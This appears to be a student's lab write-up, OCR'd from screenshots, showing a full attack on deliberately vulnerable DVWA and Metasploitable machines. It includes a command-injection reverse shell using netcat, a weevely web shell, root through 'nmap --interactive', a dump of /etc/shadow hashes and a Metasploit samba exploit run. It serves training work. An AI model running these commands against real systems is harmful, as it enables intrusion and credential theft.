
Enter an IP address below:

)7.131 | nc -e /bin/sh 192.168.107.131 5555 submit

More info


http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

So I decided to test the tools listed in the assignment using DVWA(Damn vulnerable web application). Though I have practiced on it alot and its quite easy, it is still a good target to practice most of the tools listed in the assignment




```
┌──(innocent㉿hayley)-[~]
└─$ nc -lp 5555
pwd
/var/www/dvwa/vulnerabilities/exec
ls
help
index.php
source
python -c "import pty; pty.spawn('/bin/bash');"
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$
```

Netcat wasn't listed in the assignment, but it is still a swiss army knife for any quick network needs or spawning a reverse shell. after finding a command injection vuln in the DVWA, netcat is used to gain initial access. WE would now process to post exploitation stage. By using 'weevely'.



WEEVELY
File Actions Edit View Help
NMAP × NETCAT × WEEVELY × APACHE2 SERVICE × METASPLOIT × DIRBUSTER ×
10:48

```
┌──(innocent㉿hayley)-[~]
└─$ weevely http://192.168.107.132/dvwa/vulnerabilities/exec/payload.php.txt 12345

[+] weevely 4.0.1

[+] Target:     192.168.107.132
[+] Session:    /home/innocent/.weevely/sessions/192.168.107.132/payload.php_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> pwd
The remote script execution triggers an error 500, check script and payload integrity
/var/www/dvwa/vulnerabilities/exec
www-data@192.168.107.132:/var/www/dvwa/vulnerabilities/exec $
```


After hosting our shell/payload on a server in my case locally using (apache2) we now proceed to gaining a higher privilege. Either by finding a local privilege escalation bug in the kernel through searchsploit, or by looking for SUID files, or any other means necessary. I used the old nmap –interactive bug to become root.


NETCAT
File Actions Edit View Help
NMAP × NETCAT × WEEVELY × METASPLOIT × APACHE2 SERVICE × DIRBUSTER ×
10:57


```
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use twice for more effect)
  -d[level]: Set or increase debugging level (Up to 9 is meaningful)
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --log-errors: Log errors/warnings to the normal-format output file
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Insecure.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
  -6: Enable IPv6 scanning
  -A: Enables OS detection and Version detection, Script scanning and Traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sP 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -PN -p 80
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
www-data@metasploitable:/var/www/dvwa/vulnerabilities/exec$ nmap --interactive
<r/www/dvwa/vulnerabilities/exec$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
sh-3.2# cat /etc/passwd
```



```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
sh-3.2# 
```




```
PaX 2.6 Kernel Patch - Denial of Service                                                                  | linux/dos/24078.c
ReiserFS (Linux Kernel 2.6.34-rc3 / RedHat / Ubuntu 9.10) - 'xattr' Local Privilege Escalation           | linux/local/12130.py
ReiserFS 3.5.28 (Linux Kernel) - Code Execution / Denial of Service                                       | linux/dos/20535.txt
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation                           | linux/local/23674.txt
Sony Playstation 4 (PS4) 1.76 - 'dlclose' Linux Kernel Loader                                             | hardware/local/44206.c
Systrace 1.x (Linux Kernel x64) - Aware Local Privilege Escalation                                        | linux_x86-64/local/32751.c
User-Mode Linux (Linux Kernel 2.4.17-8) - Memory Access Privilege Escalation                              | linux/local/21248.txt
Vm86 - Syscall Task Switch Kernel Panic Denial of Service / Privilege Escalation                          | linux/local/41766.txt
Xmame 0.102 - '-lang' Local Buffer Overflow                                                               | linux/local/1412.rb
Xmame 0.102 - 'lang' Local Buffer Overflow                                                                | linux/local/1415.c
--------------------------------------------------------------------------------------------------------- ---------------------------------
--------------------------------------------------------------------------------------------------------- ---------------------------------
 Shellcode Title                                                                                          |  Path
--------------------------------------------------------------------------------------------------------- ---------------------------------
Linux/x86 - execve(/bin/sh) Shellcode (21 bytes) (3)                                                      | linux_x86/43702.c
Linux/x86 - setuid(0) + Load Kernel Module (/tmp/o.o) Shellcode (67 bytes)                                | linux_x86/43630.c
--------------------------------------------------------------------------------------------------------- ---------------------------------

msf6 > search linux kernel 2

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   exploit/linux/local/abrt_sosreport_priv_esc               2015-11-23       excellent  Yes    ABRT sosreport Privilege Escalation
   1   exploit/linux/local/af_packet_chocobo_root_priv_esc       2016-08-12       good       Yes    AF_PACKET chocobo_root Privilege Escalation
   2   exploit/linux/local/af_packet_packet_set_ring_priv_esc    2017-03-29       good       Yes    AF_PACKET packet_set_ring Privilege Escalation
   3   exploit/multi/local/allwinner_backdoor                    2016-04-30       excellent  Yes    Allwinner 3.4 Legacy Kernel Local Privilege Escalation
   4   exploit/android/local/futex_requeue                       2014-05-03       excellent  Yes    Android 'Towelroot' Futex Requeue Kernel Exploit
   5   exploit/android/browser/stagefright_mp4_tx3g_64bit        2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
   6   exploit/android/local/put_user_vroot                      2013-09-06       excellent  No     Android get_user/put_user Exploit
   7   exploit/linux/local/apport_abrt_chroot_priv_esc           2015-03-31       excellent  Yes    Apport / ABRT chroot Privilege Escalation
   8   exploit/linux/http/multi_ncc_ping_exec                    2015-02-26       normal     Yes    D-Link/TRENDnet NCC Service Command Injection
   9   exploit/linux/local/ntfs3g_priv_esc                       2017-01-05       good       Yes    Debian/Ubuntu ntfs-3g Local Privilege Escalation
   10  exploit/linux/local/diamorphine_rootkit_signal_priv_esc   2013-11-07       excellent  Yes    Diamorphine Rootkit Signal Privilege Escalation
   11  exploit/linux/local/cve_2022_0847_dirtypipe               2022-02-20       excellent  Yes    Dirty Pipe Local Privilege Escalation via CVE-2022-0847
   12  exploit/freebsd/local/intel_sysret_priv_esc               2012-06-12       great      Yes    FreeBSD Intel SYSRET Privilege Escalation
   13  exploit/linux/local/bpf_sign_extension_priv_esc           2017-11-12       great      Yes    Linux BPF Sign Extension Local Privilege Escalation
   14  exploit/linux/local/bpf_priv_esc                          2016-05-04       good       Yes    Linux BPF doubleput UAF Privilege Escalation
```



METASPLOIT
File Actions Edit View Help
NMAP × NETCAT × WEEVELY × METASPLOIT × APACHE2 SERVICE × DIRBUSTER ×
11:02

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.107.131
lhost ⇒ 192.168.107.131
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.107.132  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.107.131  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.107.131:4444
[*] Command shell session 1 opened (192.168.107.131:4444 → 192.168.107.132:37093) at 2023-03-22 11:02:10 +0100

```

Another quick exploitation using metasploit. From nmap scan of my target I discovered port 139 and 445 is open and runs a vulnerable piece of software samba 3.x-4.x. meaning that any version of samba within the range 3-4 is vulnerable to remote code execution

